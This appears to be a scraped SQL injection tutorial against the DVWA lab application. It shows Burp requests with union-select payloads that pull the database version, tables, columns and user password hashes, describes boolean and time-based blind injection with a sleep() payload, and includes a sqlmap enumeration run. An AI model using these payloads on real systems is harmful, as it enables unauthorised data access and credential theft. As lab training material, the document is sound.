
Type	Name	Value
URL	id	1' union select null,version()#
URL	Submit	Submit
Cookie	security	low
Cookie	PHPSESSID	ummvn7ntsncibvgvknbu15mgh0
Cookie	acopendivids	swingset,jotto,phpbb2,redmine
Cookie	acgroupswithpersist	nada

```
ID: 1' union select null,version()#
First name: admin
Surname: admin
ID: 1' union select null,version()#
First name:
Surname: 5.1.41-3ubuntu12.6-log
```


1 ×
4 ×
...
Go
Cancel
Request
Raw
Params
Headers
Hex
Response
Raw
Headers
Hex
HTML
Render
DVWA
View Source
Vulnerability: SQ
User ID:
Submit


```
GET
/dvwa/vulnerabilities/sqli/?id=1%27+union+select+null%2C%40%40hostname%23&Submit=Su
bmit HTTP/1.1
Host: 192.168.1.40
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:58.0) Gecko/20100101
Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,vi-VN;q=0.8,vi;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer:
http://192.168.1.40/dvwa/vulnerabilities/sqli/?id=1%27+union+select+null%2Cuser%28%2
9%23&Submit=Submit
Cookie: security=low; PHPSESSID=ummvn7ntsncibvgvknbu15mgh0;
acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1
```

```
ID: 1' union select null,@@hostname#
First name: admin
Surname: admin
ID: 1' union select null,@@hostname#
First name:
Surname: owaspbwa
```


1 ×
4 ×
...
Go
Cancel
<
>
Targe
Request
Raw
Params
Headers
Hex
Response
Raw
Headers
Hex
HTML
Render
DVWA
View Source
Vulnerability: SQL
User ID:
Submit


```
GET
/dvwa/vulnerabilities/sqli/?id=1%27+union+select+null%2Cdatabase%28%29%23&Submit=Su
bmit HTTP/1.1
Host: 192.168.1.40
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:58.0) Gecko/20100101
Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,vi-VN;q=0.8,vi;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer:
http://192.168.1.40/dvwa/vulnerabilities/sqli/?id=1+union+select+null%2Cuser%28%29%2
3&Submit=Submit
Cookie: security=low; PHPSESSID=ummvn7ntsncibvgvknbul5mgh0;
acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1
```

```
ID: 1' union select null,database()#
First name: admin
Surname: admin
ID: 1' union select null,database()#
First name:
Surname: dvwa
```


1 ×
4 ×
...
Go
Cancel
<
>
Target: http://192.168.1.40
Request
Raw
Params
Headers
Hex
Response
Raw
Headers
Hex
HTML
Render
DVWA
View Source
Vulnerability: SQL Injecti
User ID:
Submit


```
GET
/dvwa/vulnerabilities/sqli/?id=1%27+union+select+null%2Ctable_name+from+information_
schema.tables+where+table_schema%3D0x64767761%23&Submit=Submit HTTP/1.1
Host: 192.168.1.40
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:58.0) Gecko/20100101
Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,vi-VN;q=0.8,vi;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer:
http://192.168.1.40/dvwa/vulnerabilities/sqli/?id=1%27+union+select+null%2Ctable_sch
ema+from+information_schema.tables+where+table_schema%3D0x64767761%23&Submit=Submit
Cookie: security=low; PHPSESSID=ummvn7ntsncibvgvknbul5mgh0;
acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1
Content-Length: 2
```

```
ID: 1' union select null,table_name from information_schema.tables where table_schema=0x647
First name: admin
Surname: admin
ID: 1' union select null,table_name from information_schema.tables where table_schema=0x647
First name:
Surname: guestbook
ID: 1' union select null,table_name from information_schema.tables where table_schema=0x647
First name:
Surname: users
```


Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts Versions Software Vulnerability Scanner
1 × 4 × ...
Go Cancel < ▾ > ▾
Target: http://192.16
Request
Raw Params Headers Hex
Response
Raw Headers Hex HTML Render
Submit


```
GET
/dvwa/vulnerabilities/sqli/?id=1%27+union+select+null%2Cconcat%28table_name%2C0x0A%2
Ccolumn_name%29+from+information_schema.columns+where+table_name%3D0x7573657273%23&
Submit=Submit HTTP/1.1
Host: 192.168.1.40
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:58.0) Gecko/20100101
Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,vi-VN;q=0.8,vi;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer:
http://192.168.1.40/dvwa/vulnerabilities/sqli/?id=1%27+union+select+null%2Ctable_nam
e+from+information_schema.tables+where+table_schema%3D0x64767761%23&Submit=Submit
Cookie: security=low; PHPSESSID=ummvn7ntsncibvgvknbul5mgh0;
acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1
Content-Length: 4
```

```
ID: 1' union select null,concat(table_name,0x0A,column_name) from information_schema.columns where
First name: admin
Surname: admin
ID: 1' union select null,concat(table_name,0x0A,column_name) from information_schema.columns where
First name:
Surname: users
user_id
ID: 1' union select null,concat(table_name,0x0A,column_name) from information_schema.columns where
First name:
Surname: users
first_name
ID: 1' union select null,concat(table_name,0x0A,column_name) from information_schema.columns where
First name:
Surname: users
last_name
ID: 1' union select null,concat(table_name,0x0A,column_name) from information_schema.columns where
First name:
Surname: users
user
ID: 1' union select null,concat(table_name,0x0A,column_name) from information_schema.columns where
First name:
Surname: users
password
ID: 1' union select null,concat(table_name,0x0A,column_name) from information_schema.columns where
First name:
Surname: users
avatar
```


1 × 4 × ...
Go Cancel < ▾ > ▾
Target: http://192.168.1.4
Request
Raw Params Headers Hex
Response
Raw Headers Hex HTML Render
User ID:
Submit

```
GET
/dvwa/vulnerabilities/sqli/?id=1%27+union+select+null%2Cconcat%28first_name%2C0x0A%2
Clast_name%2C0x0A%2Cuser%2C0x0A%2Cpassword%2C0x0A%29+from+users%23&Submit=Submit
HTTP/1.1
Host: 192.168.1.40
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:58.0) Gecko/20100101
Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,vi-VN;q=0.8,vi;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer:
http://192.168.1.40/dvwa/vulnerabilities/sqli/?id=1%27+union+select+null%2Cconcat%28
table_name%2C0x0A%2Ccolumn_name%29+from+information_schema.columns+where+table_name
%3D0x7573657273%23&Submit=Submit
Cookie: security=low; PHPSESSID=ummvn7ntsncibvgvknbul5mgh0;
acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1
Content-Length: 4
```

```
ID: 1' union select null,concat(first_name,0x0A,last_name,0x0A,user,0x0A,password,0x0A) from users#
First name: admin
Surname: admin
ID: 1' union select null,concat(first_name,0x0A,last_name,0x0A,user,0x0A,password,0x0A) from users#
First name:
Surname: admin
admin
admin
21232f297a57a5a743894a0e4a801fc3
ID: 1' union select null,concat(first_name,0x0A,last_name,0x0A,user,0x0A,password,0x0A) from users#
First name:
Surname: Gordon
Brown
gordonb
e99a18c428cb38d5f260853678922e03
ID: 1' union select null,concat(first_name,0x0A,last_name,0x0A,user,0x0A,password,0x0A) from users#
First name:
Surname: Hack
Me
1337
8d3533d75ae2c3966d7e0d4fcc69216b
```



Boolean-based SQLi

The Boolean exploitation technique is very useful when the tester finds a Blind SQL Injection situation, in which nothing is known on the outcome of an operation. For example, this behavior happens in cases where the programmer has created a custom error page that does not reveal anything on the structure of the query or on the database. (The page does not return a SQL error, it may just return a HTTP 500, 404, or redirect).

The tests that we will execute will allow us to obtain the value of the username field, extracting such value character by character. This is possible through the use of some standard functions, present in practically every database. We will use the following pseudo-functions:

SUBSTRING (text, start, length) : returns a substring starting from the position "start" of text and of length "length". If "start" is greater than the length of text, the function returns a null value.

ASCII (char) : it gives back ASCII value of the input character. A null value is returned if char is 0.

LENGTH (text) : it gives back the number of characters in the input text.

Time-based SQLi

The Boolean exploitation technique is very useful when the tester find a Blind SQL Injection situation, in which nothing is known on the outcome of an operation. This technique consists in sending an injected query and in case the conditional is true, the tester can monitor the time taken to for the server to respond. If there is a delay, the tester can assume the result of the conditional query is true. This exploitation technique can be different from DBMS to DBMS (check DBMS specific section).

Consider the following SQL query:

SELECT * FROM products WHERE id_product=$id_product


Consider also the request to a script who executes the query above:

http://www.example.com/product.php?id=10


The malicious request would be (e.g. MySql 5.x):

http://www.example.com/product.php?id=10 AND IF(version() like ‘5%’, sleep(10), ‘false’))--


In this example the tester if checking whether the MySql version is 5.x or not, making the server to delay the answer by 10 seconds. The tester can increase the delay time and monitor the responses. The tester also doesn’t need to wait for the response. Sometimes he can set a very high value (e.g. 100) and cancel the request after some seconds.




```
root@kali:~# sqlmap -u "http://192.168.222.136/dvwa/vulnerabilities/sqli_blind/?id=1&Su
bmit=Submit" --cookie="security=low; dbx-postmeta=grabit=0-,1-,2-,3-,4-,5-,6-&advanceds
tuff=0-,1-,2-; security_level=0; remember_token=Stu37BrvdLCcPfSwaD7x4g; PHPSESSID=gtavc
d6hjpoqvknp2krbjn4vu4; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=
nada; JSESSIONID=35ABD887923A100D6511E015022983BE" --dbs

         _
 ___ ___| |_____ ___ ___  {1.0-dev-nongit-20180313}
|_ -| . | |     | .'| . |
|___|_  |_|_|_|_|__,|  _|
      |_|           |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consen
t is illegal. It is the end user's responsibility to obey all applicable local, state a
nd federal laws. Developers assume no liability and are not responsible for any misuse
or damage caused by this program

[*] starting at 10:29:49

[10:29:49] [INFO] resuming back-end DBMS 'mysql'
[10:29:49] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1' AND 9399=9399 AND 'iWPS'='iWPS&Submit=Submit
```




```
[10:29:50] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 10.04 (Lucid Lynx)
web application technology: PHP 5.3.2, Apache 2.2.14
back-end DBMS: MySQL 5.0.12
[10:29:50] [INFO] fetching database names
[10:29:50] [WARNING] reflective value(s) found and filtering out
available databases [2]:
[*] dvwa
[*] information_schema

[10:29:50] [INFO] fetched data logged to text files under '/root/.sqlmap/output/192.168
.222.136'
```



